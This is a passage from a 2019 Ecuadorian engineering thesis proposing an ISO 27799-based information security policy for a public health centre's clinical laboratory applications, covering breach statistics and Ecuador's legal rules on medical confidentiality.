UNIVERSIDAD TECNOLÓGICA ISRAEL

TRABAJO DE TITULACIÓN EN OPCIÓN AL GRADO DE:

INGENIERO EN SISTEMAS INFORMÁTICOS

TEMA:

POLÍTICA DE SEGURIDAD DE LA INFORMACIÓN BASADA EN LA NORMA ISO 27799 - 2008 PARA LAS APLICACIONES MÉDICAS DEL LABORATORIO CLÍNICO DEL CENTRO DE SALUD TIPO B "FRAY BARTOLOMÉ DE LAS CASAS" DEL MINISTERIO DE SALUD PÚBLICA DEL ECUADOR

AUTOR:
ANDRÉS FERNANDO REINOSO QUIJO

TUTOR:
ING. PATRICIO COBA, MG.

QUITO, ECUADOR

2019

DECLARACIÓN DE AUTORÍA

El documento de tesis con título: “Política de seguridad de la información basada en la norma ISO 27799 - 2008 para las aplicaciones médicas del laboratorio clínico del Centro de Salud Tipo B “Fray Bartolomé de Las Casas del Ministerio de Salud Pública del Ecuador.”, ha sido desarrollado por el señor Andrés Fernando Reinoso Quijo con C.C. No. 1720031861 persona que posee los derechos de autoría y responsabilidad, restringiéndose la copia o utilización de la información de esta tesis sin previa autorización.

_____

Andrés Fernando Reinoso Quijo

APROBACIÓN DEL TUTOR

En mi calidad de Tutor del Trabajo de Titulación certifico:

Que el trabajo de titulación **Política de seguridad de la información basada en la norma ISO 27799 - 2008 para las aplicaciones médicas del laboratorio clínico del Centro de Salud Tipo B "Fray Bartolomé de Las Casas del Ministerio de Salud Pública del Ecuador**, presentado por Andrés Fernando Reinoso Quijo, estudiante de la Carrera Ingeniería en Sistemas Informáticos, reúne los requisitos y méritos suficientes para ser sometido a la evaluación del Tribunal de Grado, que se designe, para su correspondiente estudio y calificación.

Quito D. M.,3 de septiembre del 2019

TUTOR

Ing. Patricio Coba M., Mg.

AGRADECIMIENTOS

Expreso mi agradecimiento a todos los docentes que dejaron una huella en mi mente a través de sus enseñanzas, mostrándome el horizonte profesional, despertando mi interés académico y orientándome con su experiencia.

Agradezco a mi familia Juan, Gloria y Sebastián quienes me han acompañado en esta larga travesía.

Mi profundo agradecimiento a Elizabeth, quien es mi soporte, apoyo y compañera para progresar juntos en esta vida

DEDICATORIA

Dedico este trabajo a quienes con sus sacrificios, enseñanzas, aventuras y amor marcaron mi existencia, y ahora; con su recuerdo me impulsan a seguir adelante todos los días de mi vida. Siempre honraré su memoria.

Mis abuelos Andrés & Rosario, mi hermano Paul.

TABLA DE CONTENIDOS

LISTA DE FIGURAS

LISTA DE TABLAS

RESUMEN

En el presente estudio se analiza la problemática relacionada al manejo de información de aplicaciones médicas de laboratorio clínico, para ello se determina la situación actual del centro de salud tipo B "Fray Bartolomé de las Casas" del Ministerio de Salud Pública del Ecuador con el objetivo de identificar los alcances de posibles vulnerabilidades que puedan afectar la Disponibilidad, Integridad y Confidencialidad de la información que ahí se maneja. Se ha realizado un estudio de la normativa legal vigente en Ecuador, su relación con el objetivo de la presente investigación y sus implicaciones legales en caso de incumplimiento el cual sirve como punto de referencia para la elaboración de políticas de seguridad enmarcados dentro de ese contexto. De igual manera se elaboró un análisis de riesgos a través de escala de evaluación cuantitativa y cualitativa que permitió el cotejamiento de los resultados con los controles establecidos en la norma ISO27799:2008 la cual es capaz de brindar metodologías y herramientas para mitigar, transferir, aceptar o eliminar los riesgos encontrados. De los resultados obtenidos se desprende que existe la necesidad de implementar acciones y políticas de seguridad de la información dentro del proceso de gestión administración de aplicaciones médicas, las mismas que son elaboradas y expuestas en la presente investigación.

PALABRAS CLAVE

Seguridad informática, política de seguridad, análisis de riesgos, controles, amenaza, vulnerabilidad informática, aplicaciones médicas, ISO 27799:2008

ABSTRACT

In the following research, the problem related to the medical applications' management of clinical laboratory is analyzed, for this purpose; the current situation of the day hospital "Las Casas" of the Ministry of Public Health of Ecuador is determined, with the objective of identifying the scope of possible vulnerabilities that may affect the availability, integrity and confidentiality of the information that is handled there. A study has been carried out on the current legal regulations in Ecuador, its relationship with the objective of this investigation and its legal implications in case of non-compliance which serves as a reference point for the elaboration of security policies framed within that context. In the same way, a risk analysis was developed through the scale of quantitative and qualitative evaluation in order to contrast the results with the controls determined in the ISO27799: 2008 standard, the quality is able to provide methodologies and tools to mitigate, transfer, accept or eliminate the risks encountered. From the results detected, the existence of the need to implement information security actions and policies within the management process of the administration of medical applications, which are elaborated and exposed in the present research.

KEYWORDS

Computer security, security policy, risk analysis, controls, threat, computer vulnerability, medical applications, ISO 27799: 2008

INTRODUCCIÓN

Antecedentes de la situación objeto de estudio

El Centro de Salud Tipo B "Fray Bartolomé de Las Casas" del Ministerio de Salud Pública del Ecuador (MSP) está ubicado en la calle Francisco Javier Lizarazu, al norte de Quito y beneficia a más de 83.000 habitantes de los barrios: Miraflores, La Gasca, La Comuna, Pambachupa, Las Casas Alta y Baja, La Isla, La Granja, La Mariscal, Mariana de Jesús, El Batán, San Carlos, Quito Norte, Quito Tenis e Iñaquito Bajo.

Esta casa de salud cuenta con un hospital del día que brinda atención en los servicios de medicina general, medicina familiar, pediatría, ginecología, obstetricia, odontología, nutrición, atención a pacientes con discapacidad, psicología, tamizaje auditivo, vacunatorio, triaje y observación, rehabilitación y terapia física, termoterapia, estimulación temprana, terapia de lenguaje, psicoprofilaxis de parto, laboratorio clínico, farmacia y rayos X. El centro de salud atiende a un promedio de 300 pacientes diarios, en ese contexto de manera concomitante realiza un promedio diario de 80 exámenes de laboratorio con el objeto de diagnosticar y tratar afecciones de salud a sus usuarios, manejando un promedio mensual de 2400 exámenes llegando a manejar información de 28800 pacientes en laboratorio clínico al año.

Planteamiento del problema

Toda la información de historias clínicas que maneja que el laboratorio clínico El Centro de Salud Tipo B "Fray Bartolomé de Las Casas" es de carácter privado entre el médico tratante y paciente, debido a ello el Código Orgánico Integral Penal (COIP) establece como delitos y sanciona con penas al comprobarse una infracción relacionada con la protección de la información considerada reservada, Tomando esa consideración

las entidades de salud deben asegurar la Integridad, confidencialidad y confidencialidad de los registros de laboratorio acorde al Reglamento de Información Confidencial en el SNS 2015 emitido mediante el Acuerdo Ministerial N.º 5216 del Ministerio de Salud Pública del Ecuador.

En la actualidad se ha incrementado exponencialmente índice de amenazas informáticas que buscan sustraer datos con el fin de llevar a cabo diversos tipos de delitos, en ese contexto el campo médico no es la excepción, en la actualidad la venta de información de pacientes ya es una problemática latente, ya que a medida que los proveedores de atención médica almacenan digitalmente los registros médicos de los pacientes, algunos han dejado sus archivos vulnerables a la exposición, llegando incluso esos registros a ser vendidos en el mercado negro o en la red oscura de Internet tal y como lo señala la CBS en una de sus investigaciones periodísticas:

"Los hackers han robado millones de registros. Una brecha en Anthem Insurance afectó a 78 millones de personas y una intrusión en UCLA Health expuso más de cuatro millones de registros de pacientes. A pesar de eso, una encuesta de proveedores de atención médica realizada en 2017 encontró que solo el 16 por ciento informó tener un programa de ciberseguridad totalmente funcional." (February 14, 2019, & Am, s. f.)

Los ataques informáticos a entidades médicas y la venta de información no son hechos aislados como lo demuestra la investigación de Trendmicro donde señalan:

"Los registros de seguros médicos y de salud robados por thedarkoverlord es otro de una serie de violaciones de datos y ataques cibernéticos dirigidos a organizaciones de atención médica: un sistema de salud en Arkansas, varias instalaciones en California, prácticas de oftalmología y oncología en Florida, una clínica dental en Massachussetts, un centro de podología en Nebraska, un programa de abuso de sustancias en el condado de San Juan de Nuevo México, un hospital de atención primaria en Tennessee y un centro de salud en Texas, así como las compañías de seguros Anthem y Premera Blue Cross. Desde octubre de 2009 hasta mayo de 2016, la Oficina de Derechos Civiles (HHS) del Departamento de Salud y Servicios Humanos de los EE. UU. Ha registrado 1,567 incidentes de violación de datos relacionados con organizaciones de atención médica" («Healthcare under Attack», s. f.)

Bajo esa problemática es imprescindible la investigación de metodologías que mitiguen posibles riesgos de seguridad en la información que puedan interferir en la confidencialidad, integridad y disponibilidad de los resultados de exámenes de laboratorio clínico. Riesgos de seguridad que pueden afectar directamente diagnósticos, tratamientos, libertad de personas debido a procesos judiciales ligados a exámenes clínicos, venta de bases de datos a mercados farmacéuticos, llegando incluso a ser el inicio de un posible tráfico de órganos humanos ya que la información de aplicaciones médicas contiene información de química sanguínea, compatibilidad, datos personales, contactos, entre otras.

Justificación

Con la aplicación de las policitas de seguridad basadas en el análisis del marco legal ecuatoriano, contrastado con los controles de la norma ISO 27799:2008 que se proponen fruto de la presente investigación, se pretende asegurar la integridad, disponibilidad y confidencialidad de la información de las aplicaciones médicas del laboratorio clínico del centro de salud tipo B “Fray Bartolomé de las Casas” del MSP.

Objetivos

Objetivo General

Realizar el diseño y socialización de una política de seguridad de la información basada en la norma ISO 27799 - 2008 asegurando la integridad, confidencialidad e integridad de información de las aplicaciones médicas del laboratorio clínico del centro de salud tipo B “Fray Bartolomé de las Casas” MSP

Objetivos específicos

Diagnosticar el estado actual de las aplicaciones médicas mediante un análisis de riesgos para la detección de las vulnerabilidades existentes en el laboratorio clínico del centro de salud tipo B “Fray Bartolomé de las Casas” MSP

Analizar las leyes y normativas que regulan a las entidades Hospitalarias, mediante el estudio de la Pirámide de Kelsen, para ser aplicados en la elaboración de la política de seguridad.

Establecer los controles de la norma ISO 27799 - 2008 para el diseño de la política de seguridad del laboratorio clínico del centro de salud tipo B “Fray Bartolomé de las Casas” MSP, que garanticen la confiabilidad, disponibilidad e integridad de la información.

Elaborar y socializar el documento de política de seguridad para el laboratorio clínico del centro de salud tipo B “Fray Bartolomé de las Casas” MSP mediante los controles de la ISO 27799 - 2008 para que sirva como referencia al departamento de TI en la seguridad la información contenida en las aplicaciones médicas del laboratorio clínico

Descripción de los capítulos

Capítulo uno. - Muestra un desglose de la fundamentación teórica necesaria del conocimiento previo concerniente para el cumplimiento de los objetivos de la presente investigación., se detalla la normativa legal nacional e internacional que servirá como base para el posterior análisis a través de la implementación de la norma ISO27799:2008

Capitulo dos. - Se desprende la estructura metodología sobre la cual se desarrolló esta investigación, llegando al detalle de las mismas, se muestran los resultados de las entrevistas, encuestas, y la elaboración de la pirámide de Kelsen de la normativa legal ecuatoriana y tratados internacionales.

Capitulo tres. - Se inicia con el proceso de análisis del caso de estudio en el centro de salud tipo B “Fray Bartolomé de las Casas” MSP donde se establece la situación tecnológica actual de la institución, una descripción de las aplicaciones médicas que son objeto de cuidado a través de la norma ISO 27799:2008, para ello se realiza la caracterización de amenazas y vulnerabilidades establecidos en la norma, la misma que sirve como base para el análisis de riesgos y la elaboración de la matriz de riesgos.

Capitulo cuatro. - Se hace uso de los controles establecidos en la norma ISO 27799:2008 con los cuales se realiza un contraste con los riesgos encontrados en el capítulo tres y lo establecido en el marco legal nacional e internacional. De lo cual se desprende un documento de política de seguridad de la información de aplicaciones médicas del laboratorio clínico para el centro de salud tipo B “Fray Bartolomé de las Casas” MSP

CAPÍTULO 1 FUNDAMENTACIÓN TEÓRICA

1.1 Estado del arte

Tradicionalmente en el entorno latinoamericano los ataques informáticos han tenido una presencia reducida sin embargo entre mediados de 2017 y 2018 se ha registrado un incremento del 60% en los mismos, esto equivale a una media de 9 ataques por segundo, según un estudio divulgado el lunes 13 de agosto de 2018 en Panamá por la compañía rusa Kaspersky Lab.(El Comercio, 2018)

Dicha problemática en Ecuador se ha incrementado el último año debido a factores geopolíticos y tecnológicos llegando a tener en pocos días más de 40 millones de ataques cibernéticos (El Universo, 2019). Bajo esa consideración es menester dar a conocer que en la sociedad digital actual es difícil encontrar entornos en donde la informática no haya tenido incidencia o mantenga un vínculo, fruto de ello la información resultado de esa relación cada día aumenta en tamaño, valor e importancia, ese antecedente ha convertido a la seguridad de la información en uno de los pilares de la informática moderna.

El campo médico no es ajeno a esta realidad; gran parte del trabajo de apoyo a profesionales de la salud se consigue con el uso de herramientas informáticas, en el campo de la medicina cada día se generan miles de datos de cada paciente que tienen que ser procesados por herramientas tecnológicas, actualmente esa información ya se puede considerar como objeto de interés de terceros para un uso fuera del marco legal.

De acuerdo al informe publicado por KPMG, en los últimos dos años, el 81 por ciento de los hospitales y las compañías de seguros de salud en Estados Unidos han sufrido una violación de datos o a su vez “incidentes en los que han determinado que

perdieron datos, esto no fue solo un malware o una infección de virus, en realidad fue a la exfiltración". (Maria Korolov, 2015)

Lo antes señalado demuestra que se ha incrementado el índice de amenazas informáticas que buscan sustraer datos posiblemente con el fin de llevar a cabo diversos tipos de delitos, en ese contexto el campo médico no es la excepción, en la actualidad la venta de información de pacientes ya es una problemática latente, ya que a medida que los proveedores de atención médica almacenan digitalmente los registros médicos de los pacientes, algunos han dejado sus archivos vulnerables a la exposición, llegando incluso esos registros a ser vendidos en el mercado negro o en la red oscura de Internet tal y como lo señala la CBS en una de sus investigaciones periodísticas:

“Los hackers han robado millones de registros. Una brecha en Anthem Insurance afectó a 78 millones de personas y una intrusión en UCLA Health expuso más de cuatro millones de registros de pacientes. A pesar de eso, una encuesta de proveedores de atención médica realizada en 2017 encontró que solo el 16 por ciento informó tener un programa de ciberseguridad totalmente funcional.” (CBS Interactive Inc, 2019)

Los ataques informáticos a entidades médicas y la venta de información no son hechos aislados como lo demuestra la investigación de Trendmicro del año 2017 que señala:

“Los registros de seguros médicos y de salud robados por thedarkoverlord es otro de una serie de violaciones de datos y ataques cibernéticos dirigidos a organizaciones de atención médica: un sistema de salud en Arkansas, varias instalaciones en California, prácticas de oftalmología y oncología en Florida, una clínica dental en Massachussetts, un centro de podología en Nebraska, un programa de abuso de sustancias en el condado de San Juan de Nuevo México, un hospital de atención primaria en Tennessee y un centro de salud en Texas, así como las compañías de seguros Anthem y Premera Blue Cross. Desde octubre de 2009 hasta mayo de 2016, la Oficina de Derechos Civiles (HHS) del Departamento de Salud y Servicios Humanos de los EE. UU. Ha registrado 1,567 incidentes de violación de datos relacionados con organizaciones de atención médica”

En EEUU se ha empezado a generar estadísticas de esta problemática y se ha establecido que las entidades con mayores riesgos de seguridad de robo de información son los proveedores de atención médica, con 1503 violaciones (70%) que comprometen un total de 37.1 millones de registros (21%). Los 278 incumplimientos (13%) de los planes de salud representaron la mayor proporción de registros incumplidos, 110.4 millones (63%)(McCoy & Perlis, 2018)

La investigación citada señala que el medio más vulnerable a intrusiones son computadores de escritorio cerrando el año 2017 con 10.2 millones de intrusiones, cabe destacar adicionalmente que se ha reconocido otro tipo de brecha en el 2017 donde se han presentado 132.millones de registros relacionados con incidentes con tecnologías de la información o Hacking.

Este tipo de acontecimientos ya ha despertado el interés de la Organización Panamericana de la Salud cuando al realizar un análisis en el periodo 2011-2015 en el desarrollo de capacidad en eSalud en las Américas determinan que la Región ha realizado importantes avances, específicamente con respecto al establecimiento de estrategias nacionales y modelos de gobernanza en lo relacionado al uso de tecnología informática orientada a la salud, desarrollo de metodologías y lineamientos, inversión en infraestructura y establecimiento de marcos legales en los ámbitos local y nacional. No obstante, reconocen que la identificación única de pacientes, el intercambio de datos clínicos entre sistemas, y un marco legal que facilite el intercambio de información a nivel regional, constituyen todavía un desafío. Haciendo especial énfasis en una investigación adicional que debería realizarse sobre aspectos relacionados con la ciberseguridad (privacidad y protección de datos), así como la conducta de los pacientes ante nuevos escenarios asistenciales donde la tecnología juega un papel fundamental.(Novillo-Ortiz, D'Agostino, & Becerra-Posada, 2016)

Adicionalmente esta problemática ya se ha debatido en la Organización Panamericana de Salud en su Sesión del Comité Ejecutivo Nº162 de donde se marca la hoja de ruta para la ejecución de las diversas iniciativas sobre ciberseguridad mejorando la postura de seguridad de la OPS con el objetivo de que esté más sincronizada con las recomendaciones de la norma ISO 27001. (Organizacin Panamericana de la Salud, 2018)

En Ecuador se han realizado investigaciones sobre el tema como se puede verificar de la tesis de titulación de Alexandra Enríquez en donde se utilizaron diversas metodologías y estándares para cumplir con el objetivo de asegurar el proceso de funcionamiento de la entidad de salud Clínica Médica Fértil en la cual entre sus establecen un avance en cuanto a la gestión de seguridad de la información de la Unidad de Gestión de Tecnologías de la Información y Comunicaciones de la Clínica Médica Fértil, debido que permitirá realizar una reducción de riesgos y vulnerabilidades sobre los activos e información(Enríquez Alexandra, 2018), en el análisis citado no se abarcó información concerniente al laboratorio clínico ni sus resultados que son el objetivo de la presente investigación.

1.2 Marco Teórico

Dentro del proceso de diagnóstico y tratamiento de paciente el médico tratante tiene la necesidad de recurrir a exámenes que le permitan identificar la problemática y tratarla, debido a ello los análisis de laboratorio que actualmente se usan manejan una carga de información amplia e importante, no solo en el hecho de cantidad de datos que tienen que ser procesados para obtener un resultado o análisis de laboratorio según el caso, sino más bien en el tipo de información que administra como historias de paciente, tipo de sangre, tratamientos, diagnósticos y patologías. Esta información es fundamental para el uso médico / paciente sin embargo puede llegar a ser también muy valiosa para personas ajenas a esa relación.

1.2.1 Constitución del Ecuador

La Constitución del Ecuador como norma suprema establece normas y derechos de obligatorio cumplimiento, así como lo señala en su artículo 3 numeral l:

> Art. 3.- Son deberes primordiales del Estado: 1. Garantizar sin discriminación alguna el efectivo goce de los derechos establecidos en la Constitución y en los instrumentos internacionales, en particular la educación, la salud, la alimentación, la seguridad social y el agua para sus habitantes.

De igual manera en su artículo 32 instituye la salud como derecho que será garantizado por el Ecuador como se señala a continuación:

> Art. 32.- La salud es un derecho que garantiza el Estado, cuya realización se vincula al ejercicio de otros derechos, entre ellos el derecho al agua, la alimentación, la educación, la cultura física, el trabajo, la seguridad social, los ambientes sanos y otros que sustentan el buen vivir (Asamblea Constituyente, 2008)

Para el cumplimiento de esta disposición constitucional se establece el Sistema Nacional de Salud mediante los artículos 358, 360, 361 y 362 de la sección segunda en donde se fijan los principios de funcionamiento y obligaciones:

> Art. 358.- El Sistema Nacional de Salud tendrá por finalidad el desarrollo, protección y recuperación de las capacidades y potencialidades para una vida saludable e integral, tanto individual como colectiva, y reconocerá la diversidad social y cultural. El sistema se guiará por los principios generales del sistema nacional de inclusión y equidad social, y por los de bioética, suficiencia e interculturalidad, con enfoque de género y generacional. (Asamblea Constituyente, 2008)

> Art. 360.- El sistema garantizará, a través de las instituciones que lo conforman, la promoción de la salud, prevención y (...). La red pública integral de salud que será parte del Sistema Nacional de Salud y estará conformada por el conjunto articulado de establecimientos estatales, de la seguridad social y con otros proveedores que pertenecen al Estado, con vínculos jurídicos, operativos y de complementariedad (Asamblea Constituyente, 2008)

> Art. 361.- El Estado ejercerá la rectoría del sistema a través de la autoridad sanitaria nacional, será responsable de formular la política nacional de salud, y normará, regulará y controlará todas las actividades relacionadas con la salud, así como el funcionamiento de las entidades del sector (Asamblea Constituyente, 2008)

Con la consideración antes expuesta se determina la previsión de servicios de salud es responsabilidad del SNS y la misma es un derecho de todos los ciudadanos; en ese sentido cabe destacar que el estado es el mayor prestador de servicios de salud en el Ecuador considerando la universalidad de atención médica a través de sus 3 Hospitales de Especialidades, 83 Hospitales Básicos, 25 Centros Especializados, 2 Centros de Rehabilitación Integral de baja complejidad, 52 Centros de Salud Tipo C-Materno Infantil Y Emergencia, 197 Centros de Salud Tipo B, 1302 Centros de Salud Tipo A según información actualizada del MSP (Ministerio de Salud Publica del Ecuador, 2019)

Para manejar este flujo de atención se debe recopilar datos de manera diaria con objeto de diagnosticar y brindar tratamientos cada día para ello se hace uso de historias médicas, exámenes clínicos, imagen y demás de esa categoría que son de carácter confidencial; en tal sentido la Carta Magna, en el artículo 362, dispone: "La atención de salud como servicio público se prestará a través de las entidades estatales, privadas, autónomas, comunitarias y aquellas que ejerzan las medicinas ancestrales alternativas y complementarias. Los servicios de salud serán seguros, de calidad y calidez, y garantizarán el consentimiento informado, el acceso a la información y la confidencialidad de la información de los pacientes " (Asamblea Constituyente, 2008)

1.2.2 Organización Panamericana de la Salud

Dentro de las facultades regulatorias de la Organización Panamericana de Salud en la 162va sesión del Comité Ejecutivo realiza un análisis sobre la situación de la seguridad en la telemedicina o eSalud en Latinoamérica de donde se determina la hora de ruta a seguir de la siguiente manera:

"**Hoja de ruta sobre ciberseguridad** 11. Partiendo de las recomendaciones formuladas en las evaluaciones y de los incidentes detectados en cuanto a la seguridad, y de conformidad con el Plan Estratégico de la Organización, la Oficina elaboró una hoja de ruta sobre ciberseguridad en la cual se definen los proyectos e iniciativas que deben emprenderse para mejorarla. Algunos de ellos se pusieron en marcha en el 2017, mientras que otros se implementarán a lo largo de los años 2018 y 2019. La implementación de estas iniciativas aumentará la madurez de la capacidad de la ciberseguridad de la Oficina, y mejorará la capacidad de proteger su información. 12. Los siguientes proyectos e

iniciativas se realizaron en el 2017 para mejorar la capacidad de la Oficina en cuanto a la ciberseguridad, conforme a la hoja de ruta: a) *Contratación del oficial de seguridad de la información a tiempo completo.* En el 2017 se finalizó el proceso de contratación del oficial de seguridad de la información. b) *Informes y monitoreo del sistema antivirus.* Se actualizó la protección del sistema antivirus en uso para utilizar la última versión disponible y mejorar la capacidad para detectar amenazas avanzadas. Además, se implementó un sistema de alertas, el cual ha fortalecido la capacidad de la Organización para responder a incidentes graves relacionados con virus informáticos. c) *Consolidación e implementación de servicios de gestión de la seguridad de los cortafuegos.* La Oficina finalizó la externalización de los servicios de gestión de la seguridad en 28 oficinas para proteger la infraestructura informática de la Organización contra las amenazas externas. El trabajo en las dos oficinas restantes se terminará en el primer trimestre del 2018. d) *Servicios de inteligencia para detectar amenazas.* Se adquirió la suscripción a un servicio externo de inteligencia para detectar amenazas con la intención de recibir alertas tempranas de amenazas cibernéticas que puedan afectar a la Oficina. Este servicio permitirá que la Oficina reciba informes de inteligencia sobre agentes y redes que representan una amenaza y están involucrados en delitos cibernéticos, piratería informática (*hacking*) y fraude, aprovechando su acceso inigualable a comunidades maliciosas en las llamadas “web oscura” y “web profunda” de manera más amplia. La información pertinente se clasificará y se remitirá a la Oficina. La suscripción a este servicio también proporcionará a la Oficina acceso a información procedente de otros organismos de las Naciones Unidas suscritos al servicio sobre amenazas para que se pueda actuar al respecto. Además, el servicio permitirá a la Oficina monitorear la “web oscura” para detectar robos de información de acceso. e) *Servicios de calificación de los riesgos de seguridad.* Un servicio de calificación de los riesgos de seguridad monitorea la presencia de la Organización en internet y genera alertas cuando se observa una vulnerabilidad o un incidente de seguridad. El servicio, por suscripción, también proporciona a la Oficina una calificación de la seguridad que indica la eficacia de la capacidad de la Oficina en cuanto a ciberseguridad y le permite comparar su programa de ciberseguridad con los de otros organismos del sistema de las Naciones Unidas. Cualquier aumento o disminución en la calificación de seguridad genera una alerta a la que se le dará seguimiento. 13. Se prevé que en el período 2018-2019 se finalizarán varios proyectos en el ámbito de la ciberseguridad. En los siguientes párrafos se resume

brevemente estos proyectos, por categoría: a) *Mejora de los mecanismos de autenticación y control de acceso informático.* Estos proyectos permitirán mejorar aún más los mecanismos empleados por la Oficina para proteger servicios como el PMIS, el correo electrónico y el acceso remoto. También protegerán los sistemas informáticos de la Oficina de amenazas cibernéticas que prevalecen actualmente, las cuales se valen de vulnerabilidades en los mecanismos de control de acceso y autenticación. b) *Mejora de la capacidad de respuesta frente a incidentes cibernéticos.* Considerando que es imposible evitar siempre que ocurran incidentes cibernéticos, los proyectos de esta categoría tendrán como objetivo fortalecer aún más la respuesta de la Oficina frente a los incidentes cibernéticos y su capacidad para solucionarlos. c) *Concientización sobre la seguridad de la información.* La Oficina seguirá desplegando su programa de concientización sobre la seguridad de la información para incluir diferentes maneras de concientizar a los usuarios que tienen acceso a los sistemas informáticos de la Oficina. d) *Protección de los sistemas de información de la Oficina con acceso público.* La Oficina seguirá realizando varios proyectos con el fin de aumentar la protección de los sistemas de información con acceso público para que no sean objeto de ataques que pretendan comprometer la ciberseguridad de los sistemas de información de la Oficina. e) *Mejora de la capacidad de monitoreo y alerta.* Considerando el aumento de la complejidad y la frecuencia de las amenazas cibernéticas, la Oficina incrementará y mejorará la capacidad de monitoreo de la seguridad con el fin de detectar con rapidez los incidentes cibernéticos. Estas iniciativas mejorarán considerablemente la respuesta y las técnicas de resolución que ya se están aplicando en la Oficina, y permitirá detectar y remediar de manera temprana las vulnerabilidades en los sistemas informáticos. 14. La ejecución de las diversas iniciativas descritas en la hoja de ruta sobre ciberseguridad mejorará la postura de ciberseguridad de la Oficina para que esté más sincronizada con las recomendaciones de la norma ISO 27001. Estas iniciativas están en consonancia con las mejores prácticas de la industria y mejorarán la capacidad de la Oficina de detectar y resolver los incidentes relacionados con la ciberseguridad, así como de responder y aprender de ellos.” (Organizacion Panamericana de la Salud, 2018)

1.2.3 Ley Orgánica de Transparencia y acceso a la Información Pública

La Ley Orgánica de Transparencia y acceso a la Información Publica protege la información confidencial de manera global en donde señala:

> "Art. 6.- Se considera información confidencial aquella información pública personal, que no está sujeta al principio de publicidad y comprende aquella derivada de sus derechos personalísimos y fundamentales, especialmente aquellos señalados en los artículos 23 y 24 de la Constitución Política de la República" (Congreso Nacional Ecuador, 2004)

1.2.4 Ley Orgánica de Salud

La confidencialidad de la información de historias clínicas está protegida adicionalmente por la Ley Orgánica de Salud que en su artículo 7 señala:

> "Art. 7.- Toda persona, sin discriminación por motivo alguno, tiene en relación a la salud, los siguientes derechos (...) f) Tener una historia clínica única redactada en términos precisos, comprensibles y completos; así como la confidencialidad respecto de la información en ella contenida"(Congreso Nacional Ecuador, 2006)

1.2.5 Ley de Derechos y Amparo del Paciente

De igual manera la Ley de Derechos y Amparo del Paciente salvaguarda la confidencialidad de la información del Sistema Nacional de Salud en su artículo 4 que dispone:

> Art. 4.- Derecho a la confidencialidad: Todo paciente tiene derecho a que la consulta, examen, diagnóstico, discusión, tratamiento y cualquier tipo de información relacionada con el procedimiento médico a aplicársele, tenga el carácter de confidencial (Congreso Nacional Ecuador, 2006a)

1.2.6 Reglamento de Información Confidencial en Sistema Nacional de Salud

El Ministerio de Salud Pública del Ecuador ha identificado esta posible brecha de seguridad y problemática, y estableció el Reglamento de Información Confidencial en Sistema Nacional de Salud en el cual se brindan las condiciones operativas de la aplicación de los principios de manejo y gestión de la información confidencial de los pacientes, estas disposiciones son de cumplimiento obligatorio dentro del Sistema Nacional de Salud. Entre esas pautas se define la información clínica de pacientes como confidencial y privada:

"Información Confidencial: Para efectos de este Reglamento, se define como aquella de carácter personal que deriva de los derechos individuales y fundamentales de toda persona y que no está sujeta al principio de publicidad. Este tipo de información tiene, naturalmente, reserva de acceso. La reserva de acceso requiere de un sistema de seguridad que la garantice. En informática todos los datos que son parte de la información mantienen la condición de confidencialidad de esa información."(Ministerio de Salud Pública, 2014)

En el citado reglamento se establecen los principios de Disponibilidad, Integridad, Confidencialidad y seguridad en el manejo de la información y secreto médico los cuales son detallados a continuación:

> "Art. 2.- Confidencialidad. - Es la cualidad o propiedad de la información que asegura un acceso restringido a la misma, solo por parte de las personas autorizadas para ello. Implica el conjunto de acciones que garantizan la seguridad en el manejo de esa información"(Ministerio de Salud Pública, 2014)

> "Art. 3.- Integridad de la información. - Es la cualidad o propiedad de la información que asegura que no ha sido mutilada, alterada o modificada, por lo tanto, mantiene sus características y valores asignados o recogidos en la fuente. Esta cualidad debe mantenerse en cualquier formato de soporte en el que se registre la información, independientemente de los procesos de migración entre ellos" (Ministerio de Salud Pública, 2014).

> "Art. 4.- Disponibilidad de la información.- Es la condición de la información que asegura el acceso a los datos cuando sean requeridos, cumpliendo los protocolos definidos para el efecto y respetando las disposiciones constantes en el marco jurídico nacional e internacional" (Ministerio de Salud Pública, 2014).

> "Art. 5.- Seguridad en el manejo de la información. - Es el conjunto sistematizado de medidas preventivas y reactivas que buscan resguardar y proteger la información para mantener su condición de confidencial, así como su integridad y disponibilidad. Inicia desde el momento mismo de la generación de la información y trasciende hasta el evento de la muerte de la persona (...) (Ministerio de Salud Pública, 2014)."

> "Art. 6.- Secreto Médico. - Es la categoría que se asigna a toda información que es revelada por un/a usuario/a al profesional de la salud que le brinda la atención de salud. Se configura como un compromiso que adquiere el médico ante el/la usuario/a y la sociedad, de guardar silencio sobre toda información que llegue a conocer sobre el/la usuario/a en el curso de su actuación profesional" (Ministerio de Salud Pública, 2014)

Dentro del manejo operativo en la prestación de servicios de salud es indispensable el uso y manejo de historias clínicas, exámenes de laboratorio o imagen y los mismos como ya se ha señalado deben mantener un protocolo para su uso y custodia como lo señala el Reglamento antes citado de donde en el capítulo cuarto dispone:

> "Art. 14.- La historia clínica sólo podrá ser manejada por personal de la cadena sanitaria. Como tal se entenderá a los siguientes profesionales: médicos, psicólogos, odontólogos, trabajadoras sociales, obstetrices, enfermeras, además de auxiliares de enfermería y personal de estadística" (Ministerio de Salud Pública, 2014)

La normativa emitida por el Ministerio de Salud Pública tiene conocimiento del manejo electrónico de la información objeto de manejo clínico y de carácter confidencial como se señala en el referido reglamento:

"Art. 15.- El acceso a documentos archivados electrónicamente será restringido a personas autorizadas por el responsable del servicio o del establecimiento, mediante claves de acceso personales" (Ministerio de Salud Pública, 2014)

"Art. 16.- La custodia física de la historia clínica es responsabilidad de la institución en la que repose. El personal de la cadena sanitaria, mientras se brinda la prestación, es responsable de la custodia y del buen uso que se dé a la misma, generando las condiciones adecuadas para el efecto" (Ministerio de Salud Pública, 2014)

"Art. 18.- Los datos y la información consignados en la historia clínica y los resultados de pruebas de laboratorio e imagenología registrados sobre cualquier medio de soporte ya sea físico, electrónico, magnético o digital, son de uso restringido y se manejarán bajo la responsabilidad del personal operativo y administrativo del establecimiento de salud, en condiciones de seguridad y confidencialidad que impidan que personas ajenas puedan tener acceso a ellos" (Ministerio de Salud Pública, 2014)

"Art. 19.- Todas las dependencias que manejen información que contenga datos relevantes sobre la salud de los/las usuarios/as deberán contar con sistemas adecuados de seguridad y custodia" (Ministerio de Salud Pública, 2014)

1.2.7 Código Orgánico Integral Penal de Ecuador

Cabe destacar que el Código Orgánico Integral Penal de Ecuador define y sanciona delitos relacionados con la divulgación de información de carácter confidencial o reservada, en donde se encaja la información obtenida mediante análisis clínico de laboratorio, tal como lo señala en su artículo 179:

